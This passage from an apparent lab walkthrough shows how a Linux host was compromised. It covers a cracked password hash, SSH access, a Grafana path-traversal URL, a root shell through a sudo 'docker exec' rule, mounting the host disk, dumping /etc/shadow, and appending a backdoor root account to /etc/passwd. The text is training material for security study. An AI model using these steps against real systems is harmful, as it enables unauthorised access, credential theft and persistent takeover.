10900 | PBKDF2-HMAC-SHA256 | Generic KDF

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=:beautiful1
PS C:\Users\91948\Desktop\hashcat-6.2.5\hashcat-6.2.5>
```

```
File  Edit  View

sha256:10000:WU9iU2M0ajUlWw==:epGeS76Vz1EE7fNU7i5lNO+sHKH4FCaESiTE32ExMizzcjySFkthcunnP696TCBy+Pg=
sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=
```

Access the target as “boris” via ssh.

```
└─$ ssh boris@10.10.82.114
The authenticity of host '10.10.82.114 (10.10.82.114)' can't be established.
ED25519 key fingerprint is SHA256:Ne5A+KFtZIgu/2Emg8tT9Y8qXYvyWh7zFJHLJNijMI4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.82.114' (ED25519) to the list of known hosts.
boris@10.10.82.114's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1060-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct 18 06:20:21 UTC 2023

  System load:  0.0               Processes:              99
  Usage of /:   19.8% of 7.69GB   Users logged in:        0
  Memory usage: 25%               IP address for eth0:    10.10.82.114
  Swap usage:   0%                IP address for docker0: 172.17.0.1


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


Last login: Sun Jan 23 13:11:53 2022 from 10.10.1.254
boris@ip-10-10-10-11:~$ id;whoami;hostname
uid=1001(boris) gid=1001(boris) groups=1001(boris)
boris
ip-10-10-10-11
boris@ip-10-10-10-11:~$ ls
snap  user.txt
boris@ip-10-10-10-11:~$ cat user.txt
VL{fbc4248a6ec4f7936b92ec76ad0cb654}
boris@ip-10-10-10-11:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 0a:25:61:9a:41:15 brd ff:ff:ff:ff:ff:ff
    inet 10.10.82.114/18 brd 10.10.127.255 scope global dynamic eth0
       valid_lft 2436sec preferred_lft 2436sec
    inet6 fe80::825:61ff:fe9a:4115/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:02:5b:ce:d7 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```

beautiful1

## PRIVILEGE ESCALATION:

“boris” can run “docker exec” as root without password.

```
boris@ip-10-10-10-11:~$ sudo -l
Matching Defaults entries for boris on ip-10-10-10-11:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User boris may run the following commands on ip-10-10-10-11:
    (root) NOPASSWD: /snap/bin/docker exec *
boris@ip-10-10-10-11:~$
```

Grafana is probably running in a docker container. Viewing the docker container hostname via the the directory traversal vulnerability. Note that the hostname is different when viewed inside the ssh shell session.

```
boris@ip-10-10-10-11:~$ cat /etc/hostname
ip-10-10-10-11
boris@ip-10-10-10-11:~$
```

10.10.82.114:3000/public/

Not secure | 10.10.82.114:3000/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f

e6ff5b1cbc85

http://10.10.82.114:3000/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/hostname

Getting into the docker as “root”

```
boris@ip-10-10-10-11:~$ sudo /snap/bin/docker exec -it --privileged -u 0 e6ff5b1cbc85 /bin/bash
bash-5.1# whoami
root
bash-5.1# ls -lah
total 80K
drwxr-xr-x    1 root     root        4.0K Jun  8  2021 .
drwxr-xr-x    1 root     root        4.0K Jun  8  2021 ..
drwxrwxrwx    2 grafana  root        4.0K Jun  8  2021 .aws
-rw-r--r--    1 root     root       33.7K Jun  8  2021 LICENSE
-rw-r--r--    1 root     root         108 Jun  8  2021 NOTICE.md
-rw-r--r--    1 root     root        2.8K Jun  8  2021 README.md
-rw-r--r--    1 root     root           5 Jun  8  2021 VERSION
drwxr-xr-x    2 root     root        4.0K Jun  8  2021 bin
drwxr-xr-x    3 root     root        4.0K Jun  8  2021 conf
drwxr-xr-x    3 root     root        4.0K Jun  8  2021 plugins-bundled
drwxr-xr-x   14 root     root        4.0K Jun  8  2021 public
drwxr-xr-x    2 root     root        4.0K Jun  8  2021 scripts
bash-5.1# pwd
/usr/share/grafana
bash-5.1# cd /
bash-5.1# ls -alh
total 76K
drwxr-xr-x    1 root     root        4.0K Jan 23  2022 .
drwxr-xr-x    1 root     root        4.0K Jan 23  2022 ..
-rwxr-xr-x    1 root     root           0 Jan 23  2022 .dockerenv
drwxr-xr-x    1 root     root        4.0K Jun  8  2021 bin
drwxr-xr-x   11 root     root        2.9K Oct 18 04:31 dev
drwxr-xr-x    1 root     root        4.0K Jan 23  2022 etc
drwxr-xr-x    1 root     root        4.0K Jun  8  2021 home
drwxr-xr-x    1 root     root        4.0K Jun  8  2021 lib
drwxr-xr-x    2 root     root        4.0K Jun  8  2021 lib64
drwxr-xr-x    5 root     root        4.0K Apr 14  2021 media
drwxr-xr-x    2 root     root        4.0K Apr 14  2021 mnt
drwxr-xr-x    2 root     root        4.0K Apr 14  2021 opt
dr-xr-xr-x  163 root     root           0 Oct 18 04:31 proc
drwx------    1 root     root        4.0K Jan 23  2022 root
drwxr-xr-x    2 root     root        4.0K Apr 14  2021 run
-rwxr-xr-x    1 root     root        3.2K Jun  8  2021 run.sh
drwxr-xr-x    2 root     root        4.0K Apr 14  2021 sbin
drwxr-xr-x    2 root     root        4.0K Apr 14  2021 srv
dr-xr-xr-x   13 root     root           0 Oct 18 04:31 sys
drwxrwxrwt    1 root     root        4.0K Jun  8  2021 tmp
drwxr-xr-x    1 root     root        4.0K Jun  8  2021 usr
drwxr-xr-x    1 root     root        4.0K Apr 14  2021 var
bash-5.1# cd /root
bash-5.1# ls
bash-5.1# ls -lah
total 12K
drwx------    1 root     root        4.0K Jan 23  2022 .
drwxr-xr-x    1 root     root        4.0K Jan 23  2022 ..
-rw-------    1 root     root          32 Jan 23  2022 .ash_history
lrwxrwxrwx    1 root     root           9 Jan 23  2022 .bash_history -> /dev/null
bash-5.1#
```

Mounting the target file system to “/root/hacked” inside the docker and obtaining the root flag.

```
bash-5.1# fdisk -l
Disk /dev/xvda: 8192 MB, 8589934592 bytes, 16777216 sectors
6367 cylinders, 85 heads, 31 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Device   Boot StartCHS    EndCHS        StartLBA     EndLBA    Sectors  Size Id Type
/dev/xvda1 *  0,32,33     20,84,31          2048   16777182   16775135 8190M 83 Linux
bash-5.1# mkdir hacked
bash-5.1# ls
hacked
bash-5.1# pwd
/root
bash-5.1# mnt /dev/xvda1 hacked
bash: mnt: command not found
bash-5.1# mount /dev/xvda1 hacked
bash-5.1# cd hacked
bash-5.1# pwd
/root/hacked
bash-5.1# ls
bin         dev         home        initrd.img.old  lib64       media       opt         root        sbin        srv         tmp         var         vmlinuz.old
boot        etc         initrd.img  lib             lost+found  mnt         proc        run         snap        sys         usr         vmlinuz
bash-5.1# cd root
bash-5.1# pwd
/root/hacked/root
bash-5.1# ls -alh
total 28K
drwx------    5 root     root        4.0K Jan 23  2022 .
drwxr-xr-x   23 root     root        4.0K Oct 18 04:31 ..
lrwxrwxrwx    1 root     root           9 Jan 23  2022 .bash_history -> /dev/null
drwxr-xr-x    3 root     root        4.0K Jan 23  2022 .local
-rw-r--r--    1 root     root         148 Aug 17  2015 .profile
drwx------    2 root     root        4.0K Jan 23  2022 .ssh
-rw-r--r--    1 root     root          37 Jan 23  2022 root.txt
drwxr-xr-x    4 root     root        4.0K Jan 23  2022 snap
bash-5.1# cat root.txt
VL{3fc930a3b8b53457d080b0a6f033bc16}
```

Note that the root session is still inside the docker container and not on the actual target server as indicated by the “ip a” output.

```
bash-5.1# cat /root/hacked/etc/shadow
root:$6$.2oJh6nN$ncuJSGDGDcl8lkFLPBwiiI1UApQgoJ6iJu5/tdvQu.BB9AuDFvb/uURIPIYM4WV5D5I8/DE7CGx6S/ejdQlrU1:19015:0:99999:7:::
daemon:*:18960:0:99999:7:::
bin:*:18960:0:99999:7:::
sys:*:18960:0:99999:7:::
sync:*:18960:0:99999:7:::
games:*:18960:0:99999:7:::
man:*:18960:0:99999:7:::
lp:*:18960:0:99999:7:::
mail:*:18960:0:99999:7:::
news:*:18960:0:99999:7:::
uucp:*:18960:0:99999:7:::
proxy:*:18960:0:99999:7:::
www-data:*:18960:0:99999:7:::
backup:*:18960:0:99999:7:::
list:*:18960:0:99999:7:::
irc:*:18960:0:99999:7:::
gnats:*:18960:0:99999:7:::
nobody:*:18960:0:99999:7:::
systemd-network:*:18960:0:99999:7:::
systemd-resolve:*:18960:0:99999:7:::
syslog:*:18960:0:99999:7:::
messagebus:*:18960:0:99999:7:::
_apt:*:18960:0:99999:7:::
lxd:*:18960:0:99999:7:::
uuidd:*:18960:0:99999:7:::
dnsmasq:*:18960:0:99999:7:::
landscape:*:18960:0:99999:7:::
sshd:*:18960:0:99999:7:::
pollinate:*:18960:0:99999:7:::
ubuntu:!:19015:0:99999:7:::
boris:$6$Pz723G5s$Iu87ypreSzwLFcbIsgk3.Hla0lZ3/rdHnHpbGsLNw1exHfpRrWJ51M.PrpzAEqQl0ENSpXZrL5junY0t6Jgip.:19015:0:99999:7:::
bash-5.1# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
bash-5.1#
```

Generating an openssl hash for password “death”

```
┌──(kali㉿kali)-[~/opt/Vulnlab/data]
└─$ openssl passwd death
$1$3P.RnTKU$QiPhBkEn7Bmof/vEGO9i90
```

Adding the entry for “death” user (such that it is root as shown in image below) with password “death” to “/root/hacked/etc/passwd”. Since it is mounted, the changes are made in the target’s “/etc/passwd” file.

```
bash-5.1# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
bash-5.1# echo 'death:$1$3P.RnTKU$QiPhBkEn7Bmof/vEGO9i90:0:0:root:/root:/bin/bash' >> /root/hacked/etc/passwd
bash-5.1# cat /root/hacked/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
boris:x:1001:1001:,,,:/home/boris:/bin/bash
death:$1$3P.RnTKU$QiPhBkEn7Bmof/vEGO9i90:0:0:root:/root:/bin/bash
bash-5.1#
```

Open another ssh session as “boris” and su to “death” user with password “death” to gain full privileges on the target. Opening an ssh session directly as “death” user did not work.

```
└─$ ssh boris@10.10.82.114
boris@10.10.82.114's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1060-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct 18 06:53:31 UTC 2023

  System load:  0.09              Processes:              105
  Usage of /:   19.8% of 7.69GB   Users logged in:        1
  Memory usage: 29%               IP address for eth0:    10.10.82.114
  Swap usage:   0%                IP address for docker0: 172.17.0.1


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Oct 18 06:51:15 2023 from 10.10.1.254
boris@ip-10-10-10-11:~$ su death
Password:
root@ip-10-10-10-11:/home/boris# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 0a:25:61:9a:41:15 brd ff:ff:ff:ff:ff:ff
    inet 10.10.82.114/18 brd 10.10.127.255 scope global dynamic eth0
       valid_lft 2251sec preferred_lft 2251sec
    inet6 fe80::825:61ff:fe9a:4115/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:02:5b:ce:d7 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:2ff:fe5b:ced7/64 scope link
       valid_lft forever preferred_lft forever
5: veth8852f4d@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether b2:b7:0f:4a:a2:3b brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::b0b7:fff:fe4a:a23b/64 scope link
       valid_lft forever preferred_lft forever
root@ip-10-10-10-11:/home/boris# cat /root/root.txt
VL{37c930a3b8b53457d080b0a6f033bc16}
root@ip-10-10-10-11:/home/boris#
```

beautiful1

death